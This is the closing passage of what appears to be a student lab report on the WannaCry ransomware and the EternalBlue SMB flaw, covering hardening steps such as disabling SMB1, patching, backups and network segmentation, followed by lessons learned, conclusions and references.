Key: HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters (Set SMB1 = 0)
- PowerShell: Set-SmbServerConfiguration -EnableSMB1Protocol \$false

3. Keep Windows and Software Updated:

- Enable automatic updates
- Regularly check for security patches
- Implement a patch management system

4. Maintain Regular Offline Backups:

- Back up files to external drives

- Store backups offline and disconnected
- Follow 3-2-1 backup rule (3 copies, 2 media types, 1 offsite)
- Test restore procedures regularly

5. Use Antivirus/Endpoint Protection:

- Install reputable antivirus software
- Enable real-time protection
- Keep virus definitions updated
- Implement Endpoint Detection and Response (EDR)

7.2 Network Security Measures

Block SMB Ports at Perimeter:

- Block TCP port 445 at firewall
- Restrict SMB traffic to internal networks
- Use VPN for remote file sharing

Implement Network Segmentation:

- Separate critical systems from general network
- Use VLANs to limit lateral movement
- Monitor inter-segment traffic
- Implement micro-segmentation

Monitor Network Traffic:

- Scan for unusual traffic patterns
- Detect port scanning activity
- Identify potential EternalBlue exploitation attempts
- Use intrusion detection/prevention systems (IDS/IPS)

7.3 Best Practices

User Education and Awareness:

- Train users on phishing emails
- Educate about safe email practices

- Conduct regular security awareness training
- Teach how to recognize ransomware

Incident Response Plan:

- Develop and test response procedures
- Designate response team members
- Maintain communication channels
- Create a crisis communication plan

Regular Security Audits:

- Conduct vulnerability assessments
- Perform penetration testing
- Review security policies regularly
- Update security controls based on findings

7.4 Enterprise-Level Recommendations

Recommendation	Priority
Endpoint Detection and Response (EDR)	HIGH
Security Information and Event Management (SIEM)	HIGH
Automated Patch Management	CRITICAL
Zero Trust Network Architecture	HIGH
Automated Backup Solutions	CRITICAL
Regular Security Awareness Training	HIGH
Incident Response Plans	HIGH

7.5 Lessons Learned

Lesson	Description
Patching is Critical	Many affected systems were unpatched despite patch availability
Legacy Systems are Vulnerable	Unsupported Windows versions are a major risk
Responsibility is Shared	Both vendors and users must prioritize security
Controlled Testing is Essential	Ethical testing helps understand threats
Global Collaboration Needed	International cooperation essential for cyber defense
Backups are Important	Regular backups mitigate impact
Incident Response Preparedness	Organizations with IR plans recovered faster
Security Research is Vital	The kill switch discovery saved billions

8. CONCLUSION

8.1 Summary of Findings

The WannaCry ransomware attack of May 2017 stands as one of the most significant cyber attacks in history. By successfully identifying a vulnerable Windows 7 system in a controlled lab environment, detecting the MS17-010 (EternalBlue) vulnerability using Nmap, and demonstrating the attack lifecycle in an authorized environment, this project has provided valuable insights into how WannaCry spread rapidly through vulnerable SMB services.

8.2 Key Learnings

Learning	Description
The Attack	Understood how WannaCry spread through vulnerable SMB services
The Tools	Learned about Nmap for scanning and Metasploit for exploitation
The Vulnerability	Understood the criticality of the EternalBlue exploit
Security Importance	Learned the importance of cybersecurity testing and vulnerability management
Proactive Security	Emphasized the importance of patching and system updates
Global Impact	Understood how a single vulnerability can cause worldwide disruption
Defense Strategies	Learned effective prevention and mitigation strategies

8.3 Final Recommendations

Cybersecurity is Not Optional: Organizations and individuals must prioritize security in today's interconnected world.

Regular Patching is Essential: A patch was available for two months before the attack, demonstrating the importance of timely updates.

Proactive Defense Over Reactive Response: Organizations should invest in security infrastructure before attacks occur.

International Cooperation is Necessary: No single country or organization can combat cyber threats alone.

Ethical Security Testing: Helps identify and fix vulnerabilities before they can be exploited.

Security Infrastructure Investment: Firewalls, intrusion detection systems, and endpoint protection are essential.

Incident Response Planning: Organizations should be prepared to respond quickly to attacks.

User Education: Employees should be trained to recognize and report potential threats.

Backup Strategies: Regular offline backups can prevent data loss.

Network Segmentation: Segregating networks can prevent the spread of malware.

8.4 Future Outlook

Trend	Impact on Ransomware
Ransomware-as-a-Service	Increases accessibility for attackers
Double Extortion	Adds pressure on victims
AI-Powered Attacks	More sophisticated and automated
Supply Chain Attacks	Increased reach and impact
Improved Defenses	Better detection and prevention
International Cooperation	Stronger law enforcement response

9. REFERENCES AND FURTHER READING

9.1 Official Documentation

- [Microsoft Security Bulletin MS17-010](#)
- [Nmap Network Scanning Reference Guide](#)
- [Metasploit Framework Documentation](#)
- [US-CERT Alert TA17-132](#)